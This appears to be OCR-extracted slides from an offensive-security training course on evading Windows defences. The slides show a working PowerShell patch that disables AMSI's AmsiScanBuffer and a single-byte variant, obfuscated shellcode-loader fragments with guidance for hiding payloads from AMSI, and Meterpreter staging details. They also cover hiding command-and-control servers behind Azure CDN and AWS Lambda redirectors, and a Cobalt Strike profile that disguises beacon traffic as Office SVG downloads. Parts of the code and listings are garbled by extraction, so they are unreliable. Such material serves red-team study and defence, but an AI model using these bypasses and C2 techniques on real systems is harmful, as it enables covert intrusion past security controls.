                   0x7b0000
                             C:\Windows\Microsoft.NET\Framework\v4.0.30319\clr.dll
0x0000000073740000
                   0x14000
                             C:\windows\SysWOW64\VCRUNTIME140 CLR0400.dll
0x0000000067c60000
                   0xab000
                             C:\windows\SvsWOW64\ucrtbase clr0400.dll
                   0x140e000 C:\windows\assembly\NativeImages_v4.0.30319_32\mscorlib\48544608ee1424c9c713d99c7a3533
0x000000005c3e0000
49\mscorlib.ni.dll
0x0000000076860000
                             C:\windows\SysWOW64\ole32.dll
                   0xfc000
0x00000000067bd0000
                   0x89000
                             C:\Windows\Microsoft.NET\Framework\v4.0.30319\clrjit.dll
                   0x96000
                             C:\windows\SysWOW64\OLEAUT32.dll
```



Powershell.exe

```
C:\Users\charles.hamilton\Desktop\tools\ListDlls>Listdlls.exe 11344
Listdlls v3.2 - Listdlls
Copyright (C) 1997-2016 Mark Russinovich
Sysinternals
powershell.exe pid: 11344
Command line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
                    Size
                   0x70000
                             C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
0x000000000c100000
0x0000000090e50000
                             C:\windows\SYSTEM32\ntdll.dll
                   0x1ed000
0x0000000008ff70000
                              C:\windows\System32\KERNEL32.DLL
                   0xb3000
                             C:\windows\System32\KERNELBASE.dll
0x000000008dc40000
                    0x293000
                             C:\windows\System32\msvcrt.dll
0x0000000090550000
                   0x9e000
                             C:\windows\System32\OLEAUT32.dll
0x000000008fe60000
                    0xc4000
                             C:\windows\System32\msvcp win.dll
0x0000000008cf20000
                    0xa0000
                             C:\windows\System32\ucrtbase.dll
0x000000008d760000
                    0xfa000
0x0000000086720000
                   0x1c000
                              C:\windows\SYSTEM32\ATL.DLL
                             C:\windows\System32\combase.dll
0x0000000090190000
                   0x32c000
                             C:\windows\System32\USER32.dll
0x0000000008e4f0000
                   0x197000
                             C:\windows\System32\RPCRT4.dll
0x00000000907f0000
                   0x122000
                             C:\windows\System32\win32u.dll
0x0000000008dbc0000
                    0x20000
                             C:\windows\System32\bcryptPrimitives.dll
                    0x7e000
                             C:\windows\System32\GDI32.dll
0x000000008ff30000
                    0x29000
                    0xa3000
                              C:\windows\System32\ADVAPI32.dll
                   0x2065000 C:\windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\14cfb05dc206538b4b1b141c96b44d55\Syste
                    0x8000
                              C:\windows\System32\psapi.dll
                             C:\windows\System32\wintrust.dll
0x000000008dbe0000
                    0x59000
                             C:\windows\System32\MSASN1.dll
0x0000000008ced0000
                    0x12000
                    0x1db000
                             C:\windows\System32\CRYPT32.dll
                              C:\windows\SYSTEM32\amsi.dll
                             C:\windows\SYSTEM32\USERENV.dll
```

Unmanaged powershell?

```
namespace ConsoleApp9
   0 references
   class Program
       0 references
       static void Main(string[] args)
           Runspace r = RunspaceFactory.CreateRunspace();
           r.Open();
           RunspaceInvoke ri = new RunspaceInvoke(r);
           Pipeline p = r.CreatePipeline();
           p.Commands.AddScript("Get-Help");
           p.Commands.Add("Out-String");
           Collection<PSObject> output = p.Invoke();
           r.Close();
           StringBuilder sb = new StringBuilder();
           foreach(PSObject line in output) {
                sb.AppendLine(line.ToString());
           Console.Write(sb.ToString());
           Thread.Sleep(10000000);
```



```
C:\Users\charles.hamilton\Desktop\tools\ListDlls>Listdlls.exe 13796
Listdlls v3.2 - Listdlls
Copyright (C) 1997-2016 Mark Russinovich
Sysinternals
ConsoleApp9.exe pid: 13796
Command line: "C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.exe"
                  Size
                           Path
Base
                           C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.exe
0x0000000000480000
                  0x8000
C:\windows\System32\wow64.dll
0x0000000008e380000 0x53000
                           C:\windows\System32\wow64win.dll
0x00000000090da0000 0x7c000
                           C:\windows\System32\wow64cpu.dll
0x000000000778e0000 0x9000
0x0000000000480000 0x8000
                           C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.exe
0x00000000778f0000 0x19c000 C:\windows\SvsWOW64\ntdll.dll
0x00000000067e20000 0x53000
                           C:\windows\SysWOW64\MSCOREE.DLL
0x00000000761f0000 0xe0000
                           C:\windows\SysWOW64\KERNEL32.dll
C:\windows\SysWOW64\ADVAPI32.dll
0x00000000076620000 0x7e000
                           C:\windows\SysWOW64\msvcrt.dll
0x0000000074f80000 0xc0000
                           C:\windows\SysWOW64\sechost.dll
0x0000000077770000 0x79000
                           C:\windows\SysWOW64\RPCRT4.dll
0x0000000075f10000 0xbf000
                           C:\windows\SysWOW64\SspiCli.dll
0x0000000074f60000 0x20000
                           C:\windows\SysWOW64\CRYPTBASE.dll
0x0000000074f50000 0xa000
                           C:\windows\SysWOW64\bcryptPrimitives.dll
0x0000000076ec0000 0x62000
                           C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscoreei.dll
0x0000000067d90000 0x8d000
                           C:\windows\SysWOW64\SHLWAPI.dll
0x00000000076810000 0x44000
                           C:\windows\SysWOW64\secur32.dll
0x0000000073f50000
                  0xa000
                           C:\windows\SysWOW64\amsi.dll
0x000000000072c0000 0xf000
0x00000000743c0000 0x23000 C:\windows\SysWOW64\USERENV.dll
```



Unmanaged powershell

Pipeline p = r.CreatePipeline(); does not load amsi.dll

Importing

System.Management.Automation.Runspaces does not load amsi.dll

Calling Runspace r =
RunspaceFactory.CreateRunspace(); does not load amsi.dll

The call that trigger the load of AMSI is the Invoke()

```
namespace ConsoleApp9
   0 references
   class Program
       0 references
       static void Main(string[] args)
           Runspace r = RunspaceFactory.CreateRunspace();
           r.Open();
           RunspaceInvoke ri = new RunspaceInvoke(r);
           Pipeline p = r.CreatePipeline();
           p.Commands.AddScript("Get-Help");
            p.Commands.Add("Out-String");
            Collection<PSObject> output = p.Invoke();
           r.Close();
            StringBuilder sb = new StringBuilder();
            foreach(PSObject line in output) {
                sb.AppendLine(line.ToString());
            Console.Write(sb.ToString());
            Thread.Sleep(10000000);
```



If you are going to patch AMSI, make sure you patch it before the call that will load it



The language used to develop your payload may make a difference You can obfuscate your final stage using language such as:

- Go
- Rust
- JavaScript
- Python to exe
- Nim (https://github.com/byt3bl33d3r/OffensiveNim)
- or your favorite language



Quick note on staged vs stageless

- A stager is a simple shellcode that usually connects back to a host and downloads the second stage
- A stageless payload contains all the malicious payload and does not perform a second download to get the core code



Meterpreter is a perfect example:

The staged version of it works using the following approach:

- stage0: large buffer of junk plus approximately 350b of shellcode.
- stage1: metsrv DLL approximately 755kb.
- stage2: stdapi DLL approximately 370kb.
- stage3: priv DLL approximately 115kb.



Meterpreter is a perfect example:

The stageless version of it works using the following approach:

When creating the payload, Metasploit first reads a copy of the **metsrv** DLL into memory. It then overwrites the DLL's DOS header with a selection of shellcode that does the following:

- · Performs a simple GetPC routine.
- Calculates the location of the ReflectiveLoader() function in metsrv.
- Invokes the ReflectiveLoader() function in metsrv.
- Calculates the location in memory which indicates the start of the list of pre-loaded extensions. This value is simply the location that immediately follows the end of metsry.
- Invokes DllMain() on metsrv, passing in DLL_METASPLOIT_ATTACH along with the pointer to the extensions list. This is where metsrv takes over.
- When metsrv exits, the bootstrapper then calls DllMain() again with
 DLL_METASPLOIT_DETACH along with the selected EXITFUNC identifier. This is where metsrv exits using the appropriate method depending on what was chosen.



Stageless:

PROS:

- No second stage downloaded over the network that can be captured with network filter
- You can obfuscate the whole RAT



Stageless:

CONS:

- Bigger payload
- May not work depending on the vectors because of size limitation



Staged:

PROS:

- Simple and small payload
- Can wrap with other techniques easily



Staged:

CONS:

Download over the network (dll in clear)



Evasion VS Obfuscation

Evasion:

```
if(user == "Charles") { do bad }
```

Obfuscation:

```
var user = 0x436861726c6573;
```



Exercise Bypass AMSI by obfuscating your favorite powershell code

This code is detected by AMSI

```
static void Main(string[] args)

{
byte[] qsHiQQinSQQF = { 0xdd, 0x27, 0x3b, 0x29, 0x74, 0xfd, 0xd1, 0x4e, 0xc6, 0x1c, 0x17, 0x8b, 0x39, 0x27, 0x1b, 0x99, 0x7d, 0x8e, 0x78, 0xa9, 0xfd, 0xbf, 0xe5, 0x75, 0xb9, 0xec, 0x9f, 0x45, 0x45, 0x46, 0x46,
```



Obfuscate your payload; in this case, the base64

```
byte[] qsHiQQinSGQF = { 0xdd, 0x27, 0x3b, 0x29, 0x74, 0xfd, 0xd1, 0x4e, 0xc6, 0x1c, 0x17, 0x8b, 0x39, 0x27, 0x1b, 0x99, 0x7d, 0x8e, 0x78, 0xa9, 0xfd, 0xbf, 0xe5, 0x75, 0xb9, 0yte[] maABp = Convert.FromBase64String(DrmpqoGRCXv.IMSaQdbisAacU("DozrEhtOmXU="));
byte[] dCSeDXlMcKZqwUdCwCXxyMY = fFEIXuUMXEwDckuFUAWxehRr.VVNLSi(qsHiQQinSGQF, maABp);
byte[] gCJfiD = Convert.FromBase64String(DrmpqoGRCXv.IMSaQdbisAacU("JJv2Aw#?@%$!&Ev3guui9J"));
byte[] hyJzIJxNSomXdIgidmePWpaV = fFEIXuUMXEwDckuFUAWxehRr.VVNLSi(qsHiQQinSGQF, gCJfiD);

byte[] aaSdIjHydiXAcfccIOiGRf = Convert.FromBase64String(DrmpqoGRCXv.IMSaQdbisAacU("PVFYOUs5TW51WStk#?@%$!&U#?@%$!&Zb01Mci83SXlZejFIOVVFTDJKeGxROT#?@%$!&30XFQTG4yK0xH#?@%$!
Array.Reverse(aaSdIjHydiXAcfccIOiGRf, 0, aaSdIjHydiXAcfccIOiGRf.Length);
aaSdIjHydiXAcfccIOiGRf = Convert.FromBase64String(Encoding.ASCII.GetString(aaSdIjHydiXAcfccIOiGRf));

byte[] AVKlkRTXJVNIXGVE = fFEIXuUMXEwDckuFUAWxehRr.VVNLSi(qsHiQQinSGQF, aaSdIjHydiXAcfccIOiGRf);
IntPtr mmSWRSAFGqcAvtA = LoadLibrary("kernel32.dll");
```



Replace letters that are the most common in the base64 blob of data in this case 'N' and 'B'

Break the base64 data using arbitrary symbol



Want to figure out if your code is triggering AMSI:

https://github.com/RythmStick/AMSITrigger



Exercise Confirm that the code does not trigger AMSI anymore by obfuscating some Powershell

Quick note on DLLs:

https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-best-practices

NEVER PUT YOUR CODE IN THE DIIMain



Dlls Hell

You should never perform the following tasks from within **DllMain**:

- Call LoadLibrary or LoadLibraryEx (either directly or indirectly). This can cause a deadlock or a crash.
- Call GetStringTypeA, GetStringTypeEx, or GetStringTypeW (either directly or indirectly). This can cause a deadlock or a crash.
- Synchronize with other threads. This can cause a deadlock.
- Acquire a synchronization object that is owned by code that is waiting to acquire the loader lock. This can cause a deadlock.
- Initialize COM threads by using CoInitializeEx. Under certain conditions, this function can call LoadLibraryEx.
- Call the registry functions. These functions are implemented in Advapi32.dll. If Advapi32.dll is not initialized before your DLL, the
 DLL can access uninitialized memory and cause the process to crash.
- Call CreateProcess. Creating a process can load another DLL.
- Call ExitThread. Exiting a thread during DLL detach can cause the loader lock to be acquired again, causing a deadlock or a
 crash.
- Call CreateThread. Creating a thread can work if you do not synchronize with other threads, but it is risky.
- Create a named pipe or other named object (Windows 2000 only). In Windows 2000, named objects are provided by the Terminal Services DLL. If this DLL is not initialized, calls to the DLL can cause the process to crash.
- Use the memory management function from the dynamic C Run-Time (CRT). If the CRT DLL is not initialized, calls to these functions can cause the process to crash.
- Call functions in User32.dll or Gdi32.dll. Some functions load another DLL, which may not be initialized.
- Use managed code.



So how does reflective DLL work then?

```
Export DllMain() {
}

Export ReflectiveLoad() {
}

rundll32.exe malicious.dll,ReflectiveLoad
```



Not perfect but work most of the time:

https://github.com/Mr-Un1k0d3r/DLLsForHackers

```
int __cdecl system(const char *Command)
intptr_t __cdecl spawnvpe(int Mode, const char *Filename, const char *const *ArgList, const char *const *Env)
intptr_t __cdecl spawnve(int Mode, const char *Filename, const char *const *ArgList, const char *const *Env)
signed __int64 __fastcall comexecmd_0(unsigned int a1, __int64 a2, __int64 a3, __int64 a4)
signed __int64 __fastcall dospawn(signed int a1, const CHAR *a2, __int64 a3, void *a4)
BOOL __stdcall CreateProcessA(LPCSTR lpApplicationName, LPSTR lpCommandLine, ...)
```



Inspecting was is going in the background is also really important to improve your understanding of the underlying magic

API Monitor is tool that can help you http://www.rohitab.com/apimonitor

API Monitor is a free software that lets you monitor and control API calls made by applications and services

Its a powerful tool for seeing how applications and services work or for tracking down problems that you have in your own applications



#	Time of Day	Thread	Module	API	Q	Return Value	Error	Duration
1	1:36:44.524 PM	1	KERNELBASE.dII	NtDelayExecution (FALSE, 0x0892fb44)				
2	1:36:44.524 PM	2	notepad++.exe	GetFocus ()		NULL		0.0000091
3	1:36:44.524 PM	2	notepad++.exe	IsChild (0x00020900, NULL)		FALSE		0.0000042
4	1:36:44.524 PM	2	USER32.dll	RtISetLastWin32Error (ERROR_INVALID_WINDOW_HANDLE)				0.0000009
5	1:36:44.524 PM	2	notepad++.exe	GetFocus ()		NULL		0.0000042
6	1:36:44.524 PM	2	notepad++.exe	IsChild (NULL, NULL)		FALSE		0.0000009
7	1:36:44.524 PM	2	USER32.dll	RtISetLastWin32Error (ERROR_INVALID_WINDOW_HANDLE)				0.0000003
8	1:36:44.524 PM	2	notepad++.exe	IsDialogMessageW (0x00020900, 0x00796098)		FALSE		0.0000121
9	1:36:44.524 PM	2	notepad++.exe	TranslateAcceleratorW (0x000408f2, 0x00fb0f03, 0x00796098)		0	1400 = Invalid window	0.0000007
10	1:36:44.524 PM	2	notepad++.exe	GetWindowLongW (0x000408f2, GWL_USERDATA)		7954676		0.0000009
11	1:36:44.524 PM	2	notepad++.exe	GetCurrentThreadId ()		15612		0.0000058
12	1:36:44.524 PM	2	notepad++.exe	GetCurrentThreadId ()		15612		0.0000003
13	1:36:44.525 PM	2	notepad++.exe	GetMessageW (0x00796098, NULL, 0, 0)				
14	1:36:51.524 PM	1	KERNELBASE.dII	NtDelayExecution (FALSE, 0x0892fb44)				



Setting up your infrastructure is important

Cloud service can be used to proxy your network traffic



Why would you use the cloud

The domain are trusted and NOT newly registered

Most of the corporate proxy will allow them since everything is in the cloud


AWS: *amazonaws.com

Azure: *azureedge.net, *.azurefd.net etc..

Your target likely have service running in one of the two




Azure offer CDN feature that can be used to "hide" your true domain Once you access the portal (https://portal.azure.com), I recommend using the search because the UI is a mess





Keep in mind this can be used for domain fronting, but we are not doing domain fronting here, since Azure is clear about the fact that it is NOT allowed anymore



All we are doing is "Hiding" our server behind an Azure service



Create a new instance



Home > Front Door and CDN profiles >

Compare offerings

Microsoft Azure

Choose between Azure Front Door and other offerings.

Azure Front Door

Azure Front Door is a secure cloud CDN which provides static and dynamic content acceleration, global load balancing and protection of your apps, APIs and websites with intelligent threat protection.

 \bigcirc

Explore other offerings

See offerings for our Azure Front Door (classic) and Azure CDN Standard from Microsoft (classic), along with our partner offerings.

Choose other offerings

Azure Front Door (classic)

A global and scalable entry point that uses Microsoft global network to provide dynamic application acceleration, load balancing and security.

Azure CDN Standard from Microsoft (classic)

A global content delivery network that uses Microsoft global network for content caching and acceleration.

 \bigcirc

Azure CDN Premium from Verizon

Verizon Media operates a global CDN platform with a focus on media streaming, delivery and security.

Azure CDN Standard from Verizon


Verizon Media operates a global CDN platform with a focus on media streaming, delivery and security.

Azure CDN Standard from Akamai

Akamai is one of the world's largest CDN provider with a large distributed network of servers around the world.




 \bigcirc





REALLY IMPORTANT DISABLE CACHING





Azure allow you by default to do geofencing and much more

Once you are set, you can set your Cobalt Strike to mrun1k0d3r.azureedge.net which point to your C2 server IP, under the hood



Rather use AWS instead of Azure. Sure!

You can use lambda to forward network to your host

https://blog.xpnsec.com/aws-lambda-redirector/


With a bit of code, you can have your server assigned to [random].execute-api.us-east-1.amazonaws.com


Once again, you will have a domain in front of your server that is trustable




You want a good profile:

Echo Mirage MITM, a legit application, and duplicate the traffic









From pcap to Cobalt Strike profile

a

```
POST /gsorganizationvalsha2g2 HTTP/1.1
Host: ocsp2.globalsign.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/ocsp-request
Content-Length: 79
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
J.HTTP/1.1 200 OK
Date: Tue, 22 Nov 2022 23:12:22 GMT
Content-Type: application/ocsp-response
Content-Length: 1459
Connection: keep-alive
Expires: Sat, 26 Nov 2022 22:28:37 GMT
ETag: "22e357f80099eb759b7f572f23ead3d62d1839f0"
Last-Modified: Tue, 22 Nov 2022 22:28:38 GMT
Cache-Control: public, no-transform, must-revalidate, s-maxage=3600
CF-Cache-Status: HIT
Age: 1952
Accept-Ranges: bytes
Vary: Accept-Encoding
Server: cloudflare
CF-RAY: 76e5597cadbe5967-IAD
```




Looking for a nice profile?

Pick one of your favorite corporate applications that send traffic over the Internet such as:

- SharePoint
- Teams
- Office

You can use WireShark to sniff the traffic or a web proxy.







Let's deal with the host first

```
Host: res.cdn.office.net
```

Register res-cdn-office.azureedge.net



For the profile set the URI to

```
set uri "/officehub/images/content/images/world-a973a4a060.svg";
set verb "GET";
```

Set the headers

```
client {
   header "Referer" "https://www.office.com";
   header "Sec-Fetch-Dest" "empty"
   header "Sec-Fetch-Mode" "cors"
   header "Sec-Fetch-Site" cross-site"
```



On the server side

Let's prepend and append the SVG structure

```
server {
   header "X-Ms-Request-Id" "a95b24e0-101e-0043-5794-bd245e0000000";
      output {
       mask;
       base64url;
      prepend "<?xml version=\"1.0\" encoding=\"utf-8\"?> <!-- Generator: Adobe Illustrator 21.1.0, SVG Export Plug-In . SVG Version: 6.00 Build 0) --> <svq
      version=\"1.1\" id=\"Layer 1\" xmlns=\"http://www.w3.org/2000/svg\" xmlns:xlink=\"http://www.w3.org/1999/xlink\" x=\"0px\" y=\"0px\"
                                                                                                                                 viewBox=\"0 0
       24 24\" style=\"enable-background:new 0 0 24 24;\" xml:space=\"preserve\"> <style type=\"text/css\">
                                                                                                     .st0{clip-path:url(#SVGID 2 );}
       .st1{fill:#666666;} </style> <title>Artboard 1</title> <q> <q>
                                                                                     <path id=\"SVGID 1 \" d=\""</pre>
                                                                       <defs>
      append "\"/>
                         </defs>
                                       <clipPath id=\"SVGID 2 \"> <use xlink:href=\"#SVGID 1 \" style=\"overflow:visible;\"/>
       </clipPath>
                        <q class=\"st0\">

       print;
```



When the beacon will callback, it will look like the server is returning an SVG file due to the profile we created

```
Last-Modified: Thu, 28 Oct 2021 21:10:49 GMT
X-Ms-Request-Id: a95b24e0-101e-0043-5794-bd245e000000
Content-Length: 6179
Cache-Control: max-age=630720000
Date: Mon, O5 Dec 2022 17:55:53 GMT
Vary: Accept-Encoding
Timing-Allow-Origin: *
Access-Control-Expose-Headers: date, Akamai-Request-BC
Access-Control-Allow-Origin: *
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Type: image/svg+xml
X-Cdn-Provider: Akamai
<?xml version="1.0" encoding="utf-8"?>
<!-- Generator: Adobe Illustrator 21.1.0, SVG Export Plug-In . SVG Version: 6.00 Build 0) -->
<svg version="1.1" id="Layer 1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="</pre>
http://www.w3.org/1999/xlink" x="0px" y="0px"
  viewBox="0 0 24 24" style="enable-background:new 0 0 24 24;" xml:space="preserve">
<style type="text/css">
 .stO(clip-path:url(#SVGID 2 );}
  .st1{fill:#666666;}
</style>
<title>Artboard 1</title>
<q>
  <g>
     <path id="SVGID 1 " d="base64 encode beacon data"/>
   </defs>
   <cli>Path id="SVGID 2 ">
     <use xlink:href="#SVGID 1 " style="overflow:visible;"/>
   </clipPath>
   <q class="st0">
     <rect x="-4.9" y="-5" class="st1" width="33.9" height="34"/>
    </q>
  </g>
</a>
</svg>
```





IN CONCLUSION



DESIGNING PAYLOAD TAKE TIME, RESEARCH AND TEST



CREATE YOUR OWN LAB PLAY WITH THE SECURITY PRODUCT



CODE CODE CODE



15 minutes break

What is an EDR, XDR or NDR?

Endpoint detection & response relies on the following to detect malicious activities:

- AMSI
- ETW & ETW Ti
- "Machine Learning"
- Sandboxes
- Kernel callbacks
- User Mode Hooking
- Killing the EDR
- Alternative to get your code running



What is AMSI

AMSI is according to Microsoft:

The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.

Windows components that integrate with AMSI

The AMSI feature is integrated into these components of Windows 10.

- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- · JavaScript and VBScript
- Office VBA macros



DEFEATING AMSI using obfuscation

```
PROCESS {

PROCESS {

String = "AmsiScanBuffer"

At C:\Users\me\Desktop\test.ps1:1 char:1

+ function TestDetection {

+ function TestDetectio
```



DEFEATING AMSI by patching AMSISCANBUFFER API

Patching amsi.dll AmsiScanBuffer by rasta-mouse

```
$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out
Add-Type $Win32
$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0x88, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```



DEFEATING AMSI by patching AMSISCANBUFFER API USING A SINGLE BYTE APPROACH

```
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
```

```
$Patch = [Byte[]] (0x74)
```




DEFEATING AMSI By patching AMSISCANBUFFER API USING A SINGLE BYTE APPROACH


amsi.dll export address table


Name	Address	Ordinal
AmsiCloseSession	00000001800038A0	1
AmsiInitialize	0000000180003520	2
AmsiOpenSession	0000000180003840	3
AmsiScanBuffer	00000001800038C0	4
AmsiScanString	00000001800039C0	5
AmsiUacInitialize	0000000180003A20	6
AmsiUacScan	0000000180003CA0	7
AmsiUacUninitialize	0000000180003C40	8
AmsiUninitialize	00000001800037E0	9
DllCanUnloadNow	0000000180001B40	10
DllGetClassObject	0000000180001B80	11
DllRegisterServer	0000000180001CC0	12
DllUnregisterServer	0000000180001CC0	13
DllEntryPoint	000000018000FE90	[main entry]



DEFEATING AMSI By patching AMSISCANBUFFER API USING A SINGLE BYTE APPROACH









DEFEATING AMSI by patching AMSISCANBUFFER API using a single byte approach

rbx is pointing to the first argument passed to the function



```
HRESULT AmsiScanBuffer(

[in] HAMSICONTEXT amsiContext,

[in] PVOID buffer,

[in] ULONG length,

[in] LPCWSTR contentName,

[in, optional] HAMSISESSION amsiSession,

[out] AMSI_RESULT *result
);
```

the AMSICONTEXT structure first bytes are the magic bytes AKA AMSI

